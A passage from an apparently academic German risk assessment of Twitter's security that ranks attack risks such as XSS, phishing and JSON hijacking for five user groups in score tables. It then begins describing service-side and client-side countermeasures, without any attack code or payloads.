Die Risikoidentifizierung in Kapitel 3.2 hat 44 Risiken hervorgebracht, die jeweils für die fünf Nutzergruppen (s. Kapitel 4.1.1) bewertet werden müssen. Daraus ergibt sich, dass potentiell 220 Einzelbewertungen durchgeführt werden müssen. Da jedoch nicht alle Risiken für alle Nutzergruppen relevant sind (z.B. besitzen passive Benutzer keine Zugangsdaten, sodass Phishing-Angriffe für sie nicht relevant sind), werden im Folgenden nur 152 Risiken bewertet.

Die Einzelbewertungen sind in den Anhang ausgelagert, um dennoch die Einzelbewertungen nachvollziehen zu können, wird im folgenden Unterkapitel 4.2.1 eine exemplarische Einzelbewertung vorgenommen. Darauf folgen die Präsentationen der

Risikobewertungen für passive Nutzer, aktive Nutzer, Journalisten, Organisationen als Nutzer und Entwickler von Third-Party Anwendungen. In Kapitel 4.3 werden schließlich die verschiedenen Risikobewertungen gegenübergestellt und miteinander verglichen.

#### 4.2.1 Exemplarische Einzelbewertung

Die folgende Tabelle bewertet das Risiko „Abhören privater Tweets/Direktnachrichten durch JSON Hijacking“ für die Nutzergruppe Journalisten. Anhand dieser Risikobewertung werden typische Herausforderungen bei der Bewertung erklärt.

Tabelle 6: Risikobewertung für „Abhören privater Tweets/Direktnachrichten durch JSON Hijacking“ bei Journalisten

Abhören privater Tweets/Direktnachrichten durch JSON Hijacking												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	7	9	3	9	9	7	1	1	9	1	1
Wahrscheinlichkeit: 6,38						Auswirkung: 4,08						
<b>Risikomaßzahl: 26,03</b>												

Die größte Herausforderung bei der Bewertung eines Risikos ist die konsistente Verallgemeinerung der einzelnen Bewertungsaspekte (AF, AM, ..., BE, BP). Jeder der 13 Aspekte ist abhängig vom konkreten Angriffs-kontext – so könnte in einem konkreten Fall die Motivation des Angreifers (AM) höher als 7 ausfallen, da bspw. in den Direktnachrichten Informationen zur Identität eines Zeugen enthalten sind, die für den Angreifer von entscheidender Bedeutung sind. In diesem Fall müsste die Angreifer-Motivation mit 9 bewertet werden.

Die allgemeine Motivation des Angreifers (AM) bei diesem Risiko wäre für Journalisten mit 9 jedoch zu hoch bewertet, da Direktnachrichten nur selten sensible Informationen beinhalten und die Bewertung der Angreifer-Motivation auch stimmig in Relation zur Bewertung anderer Risiken und Nutzergruppen sein muss.

Während bei den Aspekten zur Eintrittswahrscheinlichkeit meist der Average Case genommen wurde, werden die Auswirkungen im Worst Case betrachtet. Es ist bspw. denkbar, dass ein Journalist keine Direktnachrichten verwendet und folglich keine vertraulichen Daten (TV) ausgegeben werden, womit bei diesem Fall TV mit 1 bewertet werden müsste. Es könnte im schlimmsten anzunehmenden Fall jedoch vorkommen, dass der Journalist über Direktnachrichten geheime Informationen (TV) austauscht, die auch mit der Deanonymisierung seiner eigenen Identität und der Identität seiner Kontakte (BA) einhergehen, womit sowohl BA als auch TV mit 9 bewertet werden müssen.

Die übrigen Aspekte zur Bewertung werden im Folgenden kurz erklärt: Um JSON Hijacking durchzuführen, muss der Angreifer HTML und Javascript erstellen können (AF – Fähigkeit des Angreifers). Als Ressourcen für den Angriff (AR) wird eine eigene Internetseite benötigt, auf der er das Opfer leiten muss. Die Größe der Angreifer-Gruppe (AG) ist mit 9 zu bewerten, da theoretisch jeder Internetbenutzer den Angriff durchführen

kann. Die Ausnutzungswahrscheinlichkeit (SA) ist mit 3 relativ niedrig bewertet, da Twitter Gegenmaßnahmen implementiert hat, die den Angriff verhindern sollen. JSON Hijacking gehört zwar nicht zu den Standardangriffen auf Webanwendungen, dennoch kann davon ausgegangen werden, dass JSON Hijacking in der Angreifer-Gruppe einen bekannten Angriffsvektor darstellt (SB). Die Daten werden beim JSON Hijacking zwar nicht korrumpiert (TI), aber die private Direktnachrichten-Funktion für einen vertrauensvollen Austausch wurde sehr wohl manipuliert. Da JSON Hijacking keine Daten verändert, bleibt die Zurechenbarkeit (TZ) und Echtheit der Nachrichten (BE) gewahrt; auch bleiben bei einem JSON Hijacking-Angriff alle Dienste verfügbar (TA).

Aus den Bewertungsaspekten ergeben sich eine relative Eintrittswahrscheinlichkeit und eine relative Zahl der Auswirkung, die miteinander multipliziert eine Risikomaßzahl von 26,03 ergibt (die Zahlen sind gerundet). Die Risikomaßzahl gibt das Gefährdungspotential an und ermöglicht so die Priorisierung der einzelnen Risiken an, welche in den nachfolgenden Tabellen dargestellt wird.

#### 4.2.2 Passive Nutzer

Die Berechnung der Risikomaßzahlen kann im Anhang unter „F Risikobewertungen für passive Twitter-Anwender“ nachvollzogen werden.

Tabelle 7: Risikobewertungen für passive Nutzer

#	Risiko	Risiko maß zahl
1	Unsichere Konfiguration des Servers	62
2	Shell Injection	50
3	Programmcode Injection	50
4	Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters	48
5	SQL Injection	46,5
6	Unsichere Administrationstools	45,5
7	Versteckte Befehle	42
8	XSS-Schwachstelle ermöglicht Wurm	41,63
9	Verschleierung des Ziels des Links	37,69
10	Code Injection über Benutzerbild	36
11	JSON Injection	35,46
12	XSS-Schwachstelle ermöglicht Manipulation der Seite	32,06
13	DNS Hijacking-Attacke	31,88
14	Kompromittierung eines Kurz-URL-Anbieters	30,88
15	Distributed Denial of Service-Attacke	14
16	Nicht authentische Nachrichteninhalte	13,5

17	Astroturfing	10
18	Path Traversal über Upload des Benutzerbildes	9,03

Die ersten sieben Plätze bei der Risikobewertung für passive Benutzer belegen Risiken, die generelle Worst-Case-Szenarien einer jeden Webanwendung darstellen. Erst dann folgen Risiken, die auf spezielle Bereiche fokussieren: Tweets, Benutzerbild oder Kurz-URLs. Im nächsten Kapitel der Risikobewertung für aktive Nutzer wird aufgezeigt, dass aktive Benutzer von Risiken in einem deutlich höheren Ausmaß betroffen sind.

### 4.2.3 Aktiver Nutzer

Die einzelnen Risikobewertungen für aktive Nutzer können im Anhang unter „G Risikobewertungen für aktive Twitter-Anwender“ betrachtet werden.

Tabelle 8: Risikobewertungen für aktive Nutzer

#	Risiko	Risiko maß zahl
1	Unsichere Konfiguration des Servers	69,75
2	Umleiten der Zugangsdaten via XSS	69,75
3	Zugangsdaten mit Phishing-Angriff per Third-Party Webseite	68,63
4	Zugangsdaten via Brute-Force-Angriff	64,13
5	Zugangsdaten mit Phishing-Angriff per Direktnachricht	60,75
6	Fehlerhafte Implementierung des Sitzungsmanagements	59,09
7	Unsichere Administrationstools	58,5
8	Übertragung von eingegebenen Daten über Malware	58,5
9	Kompromittierte oder bösartige Third-Party Anwendung	57,48
10	Zugangsdaten mit Phishing-Angriff per Tweet	56,25
11	Programmcode Injection	56,25
12	Shell Injection	56,25
13	Zu grobe und unklare Rechtevergabe mit OAuth	55,54
14	Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters	54
15	Zugangsdaten mit Phishing-Angriff per E-Mail	52,88
16	SQL Injection	52,5
17	Fehlende Mitteilung der Nutzung der „Passwort zurücksetzen“-Funktion	49,5
18	XSS-Schwachstelle ermöglicht Wurm	48,38
19	Code Injection über Benutzerbild	47,25
20	Versteckte Befehle	46,5

21	Trends enthalten Stichwörter zu schadhafte Tweets	43,75
22	DNS Hijacking-Attacke	42,5
23	XSS-Schwachstelle ermöglicht Manipulation der Seite	41,06
24	Manipulation der SMS Absender-Nummer	40,83
25	Übertragung von Daten über XSS-Schwachstelle	40,18
26	Verschleierung des Ziels des Links	37,69
27	Clickjacking	37,46
28	Brute-Force-Angriff zum Erraten der optionalen SMS-PIN	37,19
29	Abhören von Daten im Netzwerk	36,02
30	JSON Injection	35,46
31	XSS-Schwachstelle ermöglicht XSRF	35,42
32	Kompromittierung eines Kurz-URL-Anbieters	30,88
33	Abhören privater Tweets/Direktnachrichten durch JSON Hijacking	25,52
34	Abhören von SMS	25,52
35	Twitter verwendet unsichere Version des OAuth-Protokolls	23,96
36	Öffentliche Preisgabe von angriffsrelevanten Informationen	22,67
37	Nicht authentische Nachrichteninhalte	17,81
38	Astrourfing	16,67
39	Distributed Denial of Service-Attacke	14
40	Path Traversal über Upload des Benutzerbildes	9,03
41	OAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich	8,94
42	Verlust der eigenen Daten	7,75

Vergleicht man die Risikobewertungen der passiven und aktiven Nutzer, fällt der deutlich höhere Umfang auf: 18 Risiken für passive Nutzer zu 42 Risiken für aktive Benutzer. Sämtliche Risiken der passiven Nutzer gelten auch für aktive Benutzer. Diese besitzen jedoch in der Regel eine höhere Risikomaßzahl, da bei aktiven Benutzern die Gefahr des Zugriffs auf vertrauliche Daten gegeben ist.

Betrachtet man die Platzierungen der Risiken detailliert, zeigt sich, dass die ersten 9 Plätze (mit einer Ausnahme) mit Angriffen zur Kompromittierung des Konto-Zugangs belegt sind. Erst darauf folgen zwischen Platz 10 und 16 die typischen Worst-Case-Angriffsszenarien auf Webanwendungen, die bei den passiven Nutzern noch die vorderen Plätze belegten.

Ein Grund für diese Reihenfolge der Risiken bei aktiven Anwendern ist, dass gestohlene Zugangsdaten aus Anwendersicht Auswirkungen haben, die mit der Kompromittierung des gesamten Dienstes identisch sind. Die Zugangsdaten der Anwender sind jedoch bei

Twitter gefährdeter, da sie vom Anwenderverhalten abhängen: Phishing-Angriffe, Wahl des Passwortes oder durch den Benutzer autorisierte Third-Party Anwendungen.

Typische Schwachstellen in Webanwendungen (wie SQL Injection) werden hingegen durch technische Gegenmaßnahmen von Twitter mitigiert, sodass deren Ausnutzungswahrscheinlichkeiten auch geringer eingestuft werden.

#### 4.2.4 Organisationen als Nutzer

Die einzelnen Risikobewertungen befinden sich im Anhang unter „H Risikobewertungen für Organisationen als Nutzer“.

Tabelle 9: Risikobewertungen für Organisationen

#	Risiko	Risiko maß zahl
1	Umleiten der Zugangsdaten via XSS	72
2	Zugangsdaten via Brute-Force-Angriff	69,75
3	Unsichere Konfiguration des Servers	69,75
4	Zugangsdaten mit Phishing-Angriff per Third-Party Webseite	67,5
5	Kompromittierte oder bösartige Third-Party Anwendung	61,19
6	Unsichere Administrationstools	60,75
7	Übertragung von eingegebenen Daten über Malware	60,75
8	Zugangsdaten mit Phishing-Angriff per Direktnachricht	60,75
9	Zu grobe und unklare Rechtevergabe mit OAuth	59,13
10	Fehlerhafte Implementierung des Sitzungsmanagements	59,09
11	Zugangsdaten mit Phishing-Angriff per Tweet	58,5
12	Programmcode Injection	58,5
13	Shell Injection	58,5
14	Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters	56,25
15	SQL Injection	54,69
16	Zugangsdaten mit Phishing-Angriff per E-Mail	52,88
17	Austausch geheimer Twitter-Zugangsdaten in Organisationen	52,71
18	XSS-Schwachstelle ermöglicht Wurm	51,96
19	Fehlende Mitteilung der Nutzung der „Passwort zurücksetzen“-Funktion	51,75
20	Versteckte Befehle	50,38
21	Code Injection über Benutzerbild	49,5
22	XSS-Schwachstelle ermöglicht Manipulation der Seite	44,1
23	Trends enthalten Stichwörter zu schadhafte Tweets	43,75

24	Übertragung von Daten über XSS-Schwachstelle	41,56
25	DNS Hijacking-Attacke	40,38
26	Clickjacking	38,67
27	Brute-Force-Angriff zum Erraten der optionalen SMS-PIN	38,65
28	JSON Injection	38,54
29	Verschleierung des Ziels des Links	37,69
30	Abhören von Daten im Netzwerk	37,41
31	Manipulation der SMS Absender-Nummer	37,19
32	XSS-Schwachstelle ermöglicht XSRF	36,83
33	Kompromittierung eines Kurz-URL-Anbieters	30,88
34	Abhören von SMS	29,17
35	Abhören privater Tweets/Direktnachrichten durch JSON Hijacking	25,52
36	Twitter verwendet unsichere Version des OAuth-Protokolls	23,96
37	Öffentliche Preisgabe von angriffsrelevanten Informationen	23,38
38	Nicht authentische Nachrichteninhalte	20,42
39	Astrourfing	17,92
40	Distributed Denial of Service-Attacke	14
41	Path Traversal über Upload des Benutzerbildes	9,03
42	OAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich	8,94
43	Verlust der eigenen Daten	7,75

Als Grundlage der Bewertungen wurden die Risikobewertungen für aktive Benutzer herangezogen: Bei vielen Bewertungen wurde unterstellt, dass Twitter-Konten von Organisationen bekannter sind und mehr Einfluss haben. Angreifer sind daher bei einigen Angriffsvektoren motivierter, so dass insgesamt höhere Risikomaßzahlen bei den Bewertungen zu attestieren sind.

Als einziges zusätzliches Risiko für Organisationen tritt der „Austausch geheimer Twitter-Zugangsdaten in Organisationen“ auf, welches sich auf Platz 17 wiederfindet.

#### 4.2.5 Journalisten

Die einzelnen Risikobewertungen für die Anwendergruppe der Journalisten können detailliert im Anhang unter „I Risikobewertungen für Journalisten“ nachvollzogen werden.

Tabelle 10: Risikobewertungen für Journalisten

#	Risiko	Risiko maß zahl
1	Umleiten der Zugangsdaten via XSS	70,88
2	Unsichere Konfiguration des Servers	69,75
3	Zugangsdaten via Brute-Force-Angriff	68,63
4	Zugangsdaten mit Phishing-Angriff per Third-Party Webseite	66,38
5	Kompromittierte oder bösartige Third-Party Anwendung	60,26
6	Unsichere Administrationstools	59,63
7	Übertragung von eingegebenen Daten über Malware	59,63
8	Fehlerhafte Implementierung des Sitzungsmanagements	59,09
9	Zugangsdaten mit Phishing-Angriff per Direktnachricht	58,5
10	Zu grobe und unklare Rechtevergabe mit OAuth	58,23
11	Zugangsdaten mit Phishing-Angriff per Tweet	57,38
12	Programmcode Injection	57,38
13	Shell Injection	57,38
14	Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters	55,13
15	SQL Injection	53,59
16	Zugangsdaten mit Phishing-Angriff per E-Mail	51,75
17	XSS-Schwachstelle ermöglicht Wurm	51,06
18	Fehlende Mitteilung der Nutzung der „Passwort zurücksetzen“-Funktion	50,63
19	Versteckte Befehle	49,41
20	Code Injection über Benutzerbild	48,38
21	DNS Hijacking-Attacke	45,92
22	Trends enthalten Stichwörter zu schadhaften Tweets	43,75
23	XSS-Schwachstelle ermöglicht Manipulation der Seite	43,34
24	Übertragung von Daten über XSS-Schwachstelle	40,87
25	Clickjacking	38,06
26	Brute-Force-Angriff zum Erraten der optionalen SMS-PIN	37,92
27	JSON Injection	37,77
28	Verschleierung des Ziels des Links	37,69
29	Abhören von Daten im Netzwerk	36,71
30	Manipulation der SMS Absender-Nummer	36,46
31	XSS-Schwachstelle ermöglicht XSRF	36,13

32	Astrourfing	33,04
33	Kompromittierung eines Kurz-URL-Anbieters	30,88
34	Abhören von SMS	28,44
35	Nicht authentische Nachrichteninhalte	27,56
36	Abhören privater Tweets/Direktnachrichten durch JSON Hijacking	25,01
37	Twitter verwendet unsichere Version des OAuth-Protokolls	23,96
38	Öffentliche Preisgabe von angriffsrelevanten Informationen	23,02
39	Distributed Denial of Service-Attacke	15
40	Path Traversal über Upload des Benutzerbildes	9,03
41	OAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich	8,94
42	Verlust der eigenen Daten	7,75

Auch die Risikobewertung für Journalisten basiert auf der Evaluation der aktiven Benutzer. Den Angreifern wird ebenfalls eine höhere Motivation bei einigen Angriffsvektoren unterstellt, da die Arbeit von Journalisten ein interessantes Ziel abgeben könnte.

#### 4.2.6 Entwickler einer Third-Party Anwendung

Diese Risikobewertung unterscheidet sich grundlegend von denen anderer Nutzertypen. Der Entwickler greift mit seiner Anwendung lediglich auf die Twitter API zu und muss selber kein Twitter-Konto besitzen. Da die Risikobewertung in diesem Kapitel aus Sicht des Entwicklers einer Drittanwendung verfasst ist, bezieht sich die Risikobewertung ausschließlich auf Risiken, die bei der Verwendung der Twitter API entstehen.

Die einzelnen Risikobewertungen können im Anhang unter „J Risikobewertungen für Entwickler einer Third-Party Anwendung“ nachvollzogen werden.

Das Risiko „Kompromittierte oder bösartige Third-Party Anwendung“ steht für jeden Angriffsvektor, der zur Kompromittierung der Dritt-Anwendung führen kann.

Tabelle 11: Risikobewertungen für Entwickler von Third-Party Anwendungen

#	Risiko	Risiko maß zahl
1	Kompromittierte oder bösartige Third-Party Anwendung	69,75
2	Zu grobe und unklare Rechtevergabe mit OAuth	27
3	Twitter verwendet unsichere Version des OAuth-Protokolls	23,96
4	OAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich	19,5
5	Distributed Denial of Service-Attacke	15,5

6	Third-Party Anwendung benötigt aufgrund zusätzlicher Funktionen auch schreibende Rechte	15,5
7	Abhören von Daten im Netzwerk	12,38

### 4.3 Übersicht

Die folgende Tabelle stellt die verschiedenen Bewertungen der Risiken gegenüber und fasst sämtliche Risikobewertungen zusammen.

Tabelle 12: Übersicht der Risikobewertungen

Risiko	Passive Nutzer	Aktive Nutzer	Organisationen	Journalisten	Entwickler
DNS Hijacking-Attacke	31,88	42,5	40,38	45,92	15,5
Distributed Denial of Service-Attacke	14	14	14	15	15,5
Unsichere Administrationstools	45,5	58,5	60,75	59,63	-
Versteckte Befehle	42	46,5	50,38	49,41	-
Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters	48	55,54	56,25	55,13	-
Shell Injection	50	56,25	58,5	57,38	-
Programmcode Injection	50	56,25	58,5	57,38	-
SQL Injection	46,5	52,5	54,69	53,59	-
Unsichere Konfiguration des Servers	62	69,75	69,75	68,63	-
Verlust der eigenen Daten	-	7,75	7,75	7,75	-
Öffentliche Preisgabe von angriffsrelevanten Informationen	-	22,67	23,38	23,02	-
Code Injection über Benutzerbild	36	47,25	49,5	48,38	-
Path Traversal über Upload des Benutzerbildes	9,03	9,03	9,03	9,03	-
Astroturfing	10	16,67	17,92	33,04	-
Zugangsdaten via Brute-Force-Angriff	-	64,13	69,75	68,63	-
Umleiten der Zugangsdaten via XSS	-	69,75	72	70,88	-
Übertragung von eingegebenen Daten über Malware	-	58,5	60,75	59,63	-
Austausch geheimer Twitter-Zugangsdaten in Organisationen	-	-	52,71	-	-
Zugangsdaten mit Phishing-Angriff per E-Mail	-	52,88	52,88	51,75	-
Zugangsdaten mit Phishing-Angriff per Direktnachricht	-	60,75	60,75	58,5	-
Zugangsdaten mit Phishing-Angriff per Tweet	-	56,25	58,5	57,38	-
Zugangsdaten mit Phishing-Angriff per Third-Party Webseite	-	68,63	67,5	66,38	-

Risiko	Passive Nutzer	Aktive Nutzer	Organisationen	Journalisten	Entwickler
Fehlerhafte Implementierung des Sitzungsmanagements	-	59,09	59,09	59,09	-
Übertragung von Daten über XSS-Schwachstelle	-	40,18	41,56	40,87	-
Abhören von Daten im Netzwerk	-	36,02	37,41	36,71	12,38
XSS-Schwachstelle ermöglicht XSRF	-	35,42	36,83	36,13	-
Clickjacking	-	37,46	38,67	38,06	-
Fehlende Mitteilung der Nutzung der „Passwort zurücksetzen“-Funktion	-	49,5	51,75	50,63	-
Abhören privater Tweets/Direktnachrichten durch JSON Hijacking	-	25,52	25,52	25,01	-
Manipulation der SMS Absender-Nummer	-	40,83	37,19	36,46	-
Brute-Force-Angriff zum Erraten der optionalen SMS-PIN	-	37,19	38,65	37,92	-
XSS-Schwachstelle ermöglicht Wurm	41,63	48,38	51,96	51,06	-
Abhören von SMS	-	25,52	29,17	28,44	-
XSS-Schwachstelle ermöglicht Manipulation der Seite	32,06	41,06	44,1	43,34	-
JSON Injection	35,46	35,46	38,54	37,77	-
Nicht authentische Nachrichteninhalte	13,5	17,81	20,42	27,56	-
Trends enthalten Stichwörter zu schadhaften Tweets	-	43,75	43,75	43,75	-
Verschleierung des Ziels des Links	37,69	37,69	37,69	37,69	-
Kompromittierung eines Kurz-URL-Anbieters	30,88	30,88	30,88	30,88	-
Zu grobe und unklare Rechtevergabe mit OAuth	-	55,54	59,13	58,23	27
Kompromittierte oder böartige Third-Party Anwendung	-	57,48	61,19	60,26	69,75
OAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich	-	8,94	8,94	8,94	19,5
Third-Party Anwendung benötigt aufgrund zusätzlicher Funktionen auch schreibende Rechte	-	-	-	-	15,5
Twitter verwendet unsichere Version des OAuth-Protokolls	-	23,96	23,96	23,96	23,96

Eine Sonderstellung nehmen die Bewertungen der Entwickler von Third-Party Anwendungen ein, da die Risiken nicht aus Benutzer- sondern Entwicklersicht bewertet wurden. Das Vergleichen dieser Bewertung mit den übrigen Anwendertypen wird daher nicht durchgeführt.

Bei der Gegenüberstellung der Bewertungen fällt auf, dass nur „Third-Party Anwendung benötigt aufgrund zusätzlicher Funktionen auch schreibende Rechte“ und „Austausch geheimer Twitter-Zugangsdaten in Organisationen“ spezielle Risiken für einen Anwendertyp darstellen. Alle anderen Risiken sind mindestens für aktive Benutzer, Organisationen und Journalisten relevant.

Ein häufiges Muster bei den Bewertungen ist die niedrige Risikomaßzahl für passive Benutzer und eine deutlich höhere Evaluation für aktive Benutzer, Organisationen und Journalisten. Passive Benutzer haben keine private Daten bei Twitter gespeichert, sind auf Twitter nicht aktiv und stellen daher oftmals kein lohnendes Ziel dar.

Auch lassen sich feine Abstufungen zwischen aktiven Benutzern, Organisationen und Journalisten in der Bewertung beobachten, wie etwa beim Risiko „Zugangsdaten via Brute-Force-Angriff“. Organisation (bzw. Beraterteams von Politikern und Berühmtheiten) betreiben die erfolgreichsten Konten auf Twitter. Die Motivation solche Konten anzugreifen ist hoch, da sie viele Abonnenten besitzen, sodass Spam oder Phishing-Angriffe breit gestreut werden können. Die Motivation Journalisten anzugreifen, wurde etwas niedriger bewertet, da sie i.d.R. weniger Abonnenten als Organisationen haben.

Es gibt jedoch auch das entgegengesetzte Muster, bei dem aktive Benutzer ein höheres Gefährdungspotential besitzen (und das trotz höherer Motivation bei Journalisten und Organisationen). Ein Beispiel für eine solche Attacke ist das Risiko „Zugangsdaten mit Phishing-Angriff per Third-Party Webseite“ und lässt sich wie folgt erklären: Ein breit gestreuter Phishing-Angriff auf viele Konten ist erfolgversprechender als einzelne Inhaber von speziellen Twitter-Konten auf eine Third-Party Webseite für einen Phishing-Angriff zu locken.

Ebenfalls gibt es Risiken, die bei allen Benutzertypen gleich bewertet wurden, wie das Risiko „Verschleierung des Ziels des Links“. Bei diesem Risiko ist nicht davon auszugehen, dass die Gefährdung aufgrund höherer Motivation bei einzelnen Anwendertypen zunimmt. Das Risiko „Verschleierung des Ziels des Links“ trifft alle Nutzergruppen gleich.

Generell lässt sich festhalten, dass die Priorisierung der Risiken bei aktiven Nutzern, Organisationen und Journalisten sehr homogen ist und es kaum signifikante Unterschiede in den Risikomaßzahlen der genannten Nutzergruppen gibt.

Folgende zwei Risikobewertungen bei Journalisten ergaben die signifikantesten Änderungen:

- „Astroturfing“ liegt bei aktiven Benutzern mit einer Risikomaßzahl von 16,67 auf Platz 38. Für Journalisten ist die Risikomaßzahl bei 33,04, was Platz 33 bedeutet.
- „Nicht authentische Nachrichteninhalte“ konnte in der Risikomaßzahl bei Journalisten um 9,75 Punkte zulegen.

## 5 Gegenmaßnahmen

In diesem Kapitel werden die Gegenmaßnahmen für jedes Risiko vorgestellt. Dabei wird versucht, sowohl dienst- wie auch clientseitige Lösungen zu präsentieren, mit denen die Risiken minimiert oder gar verhindert werden können. Da weder Quelltexte noch Dokumentationen von Twitter verfügbar sind, kann die Wirksamkeit vorhandener Maßnahmen nicht eingeschätzt werden. Auch Vorschläge zur Verbesserungen implementierter Gegenmaßnahmen können deswegen nicht gegeben werden. Die Gegenmaßnahmen werden daher als Konzepte vorgestellt.

### 5.1 Twitter

#### *DNS Hijacking-Attacke:*

Dienstseitig: Ein DNS Hijacking-Angriff wird auf den DNS-Anbieter von Twitter ausgeführt. Twitter muss also darauf achten, dass der DNS-Anbieter ausreichende Sicherheitsmaßnahmen implementiert hat: DNSSEC<sup>64</sup> gegen DNS Server Cache Poisoning und hohe Authentifizierungsanforderungen für den Zugriff auf die DNS-Einträge: starkes Passwort, mehrere Methoden zur Authentifizierung – neben Zugangsdaten bspw. auch ein Einmalpasswort, welches mit einer SecurID<sup>65</sup> generiert wird. Es sollte keine „Password Recovery“-Funktion angeboten werden, da so die Authentifizierung vom Zugriff auf ein Konto bei einem E-Mail-Anbieter abhängen würde [Mohan 2010].

Um die Auswirkungen eines DNS Hijacking-Angriffes zu minimieren, sollte Twitter ausschließlich HTTPS verwenden. Der Angreifer müsste dann ein gültiges Zertifikat für die Twitter-Seite erwerben, um den Besuchern die Webseite ohne Warnhinweis im Browser ausgeben zu können.

Der Einsatz von HTTPS durch Twitter bietet auch einen zusätzlichen Schutz für die Cookies der Anwender. Während beim DNS Hijacking mit HTTP die Twitter-Cookies der Besucher automatisch an den Webserver des Angreifers übertragen werden, ist das bei HTTPS aufgrund des Warnhinweis zumindest nicht automatisch der Fall. Erst wenn der Besucher die unsichere Verbindung mit dem Angreifer-Server zulässt, werden die Cookies übertragen.

Clientseitig: Der Benutzer kann eine DNS Hijacking-Attacke, welche auf eine perfekte Replik zeigt, nur dann erkennen, wenn er standardmäßig HTTPS verwendet, was im Twitter-Profil eingestellt werden kann. Sollte die HTTPS-Verbindung zu Twitter einen Warnhinweis ausgeben, sollte der Benutzer keine unsichere Verbindung zulassen, da dann

---

64 DNSSEC steht für Domain Name System Security Extensions und ist ein Sicherheitsstandard für DNS. DNSSEC ermöglicht das kryptografische Signieren von DNS-Antworten, wodurch der Anfragende die Authentizität und Datenintegrität verifizieren kann.

65 Die SecureID ist eine Hardware von RSA, auf dem alle 60 Sekunden für jeden Anwender ein anderer Token generiert wird. Durch die Eingabe des Tokens kann verifiziert werden, dass der Benutzer im Besitz der Hardware ist.

sein Cookie automatisch übertragen wird. Mit dem Sitzungstoken im Cookie kann der Angreifer nach Wiederherstellung der DNS-Einträge Twitters Session Hijacking betreiben.

#### ***Distributed Denial of Service-Attacks:***

Dienstseitig: Twitter hat verschiedene Möglichkeiten sich gegen Distributed Denial of Service-Angriffe zu verteidigen. Das Ziel bei den serverseitigen Gegenmaßnahmen ist das Erkennen von böartigen Anfragen und diese zu verwerfen. Einfache Ansätze arbeiten mit Sperrlisten, in denen jene eingetragen werden, die einen bestimmten Grenzwert an Anfragen überschreiten. Kompliziertere Ansätze analysieren den eingehenden Netzwerkverkehr und blockieren auftretende Anomalien. Es gibt auch Dienstleister, die den eingehenden Netzwerkverkehr analysieren und ihn gesäubert an den Kunden weiterleiten. Dazu wird der Verkehr per Proxy an ein „cleaning center“ weitergeleitet. Ein weiterer, aber deutlich teurerer Ansatz ist, so viel Serverressourcen verfügbar zu halten, dass eine Dienstblockade unwahrscheinlich wird.

Clientseitig: Häufig sind bei Twitter einzelne Dienste, nur die API oder die Weboberfläche von einem Ausfall betroffen. Der Status der einzelnen Dienste kann unter [TwitterDev 2011d] verfolgt werden. Unter [TwitterStatus 2011] werden aktuelle Probleme und Ausfälle bekanntgegeben. Der Benutzer hat so die Möglichkeit, auf Alternativen auszuweichen und bspw. anstatt der Weboberfläche einen Third-Party Client zu verwenden.

#### ***Unsichere Administrationstools:***

Dienstseitig: Twitter sollte seine Administrationstools nicht auf einem weltweit zugänglichen Webserver bereitstellen, sondern die Administration über Webserver im Intranet realisieren. Sollten Mitarbeiter von Twitter von außerhalb auf die Administrationstools zugreifen wollen, sollten sie erst eine VPN<sup>66</sup>-Verbindung zum Firmennetzwerk aufbauen.

Ein weiterer Punkt zur Absicherung der Administrationstools vor unbefugten Zugriffen innerhalb der Organisation Twitter ist die minimale Rechtevergabe für die verschiedenen Funktionen der Tools entsprechend der Aufgaben der Person. Auch sollten die Aktionen in den Administrationstools protokolliert werden, damit sie einem Benutzer klar zugeordnet werden können.

Clientseitig: Der Benutzer kann sich nicht schützen.

#### ***Versteckte Befehle:***

Dienstseitig: Das Verstecken von Funktionen und Daten ist keine geeignete Zugriffskontrolle und genügt daher nicht dem Verständnis von Sicherheit in Informationssystemen. Es muss davon ausgegangen werden, dass ein Angreifer von den versteckten Befehlen erfährt und sie ungehindert nutzt. Twitter sollte keine versteckten Befehle anbieten, sondern die verfügbaren Befehle für die jeweils berechtigten Benutzertypen explizit anbieten und den Zugriff kontrollieren.

Clientseitig: Der Benutzer kann sich vor versteckten Befehlen bei Twitter nicht schützen.

---

66 ist die Abkürzung für Virtual Private Network.

***Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters:***

Dienstseitig: Eine adäquate IT-Sicherheitspolitik lässt sich nur dann durchsetzen, wenn die Mitarbeiter sicherheitsbewusst sind. Jeder Mitarbeiter sollte nur seine eigenen Zugangsdaten kennen. Jedem Mitarbeiter sollten entsprechend seiner Position minimale Zugriffsrechte eingeräumt werden. Vertritt ein Mitarbeiter vorübergehend eine andere Person, erhält er statt die Zugangsdaten vorübergehend die zusätzlichen Rechte der anderen Person. Es darf kein Master-Passwort geben. Passwörter müssen in einem festen Intervall geändert werden, wobei alte Passwörter nicht wiederverwendet werden dürfen. Nur starke Passwörter sollten erlaubt sein. Es sollte keine „Passwort Recovery“-Funktion implementiert sein, da so die Authentifizierungsmethode mit dem Zugriff auf das E-Mail-Konto umgangen werden kann. Zugangsdaten dürfen nicht versendet werden, da sie bei der Übertragung mitgehört werden könnten oder ein Angreifer Zugriff auf die abgespeicherten Zugangsdaten (bspw. in der Mailbox) erhalten könnte.

Clientseitig: Der Benutzer kann sich nicht schützen.

***Shell Injection:***

Dienstseitig: Shell oder Command Injection tritt dann auf, wenn Webanwendungen Befehle an das Betriebssystem absetzen, die Benutzereingaben enthalten. Um diesen Angriffsvektor zu eliminieren, dürfen keine Benutzereingaben in die Generierung von Betriebssystem-Befehlen einfließen.

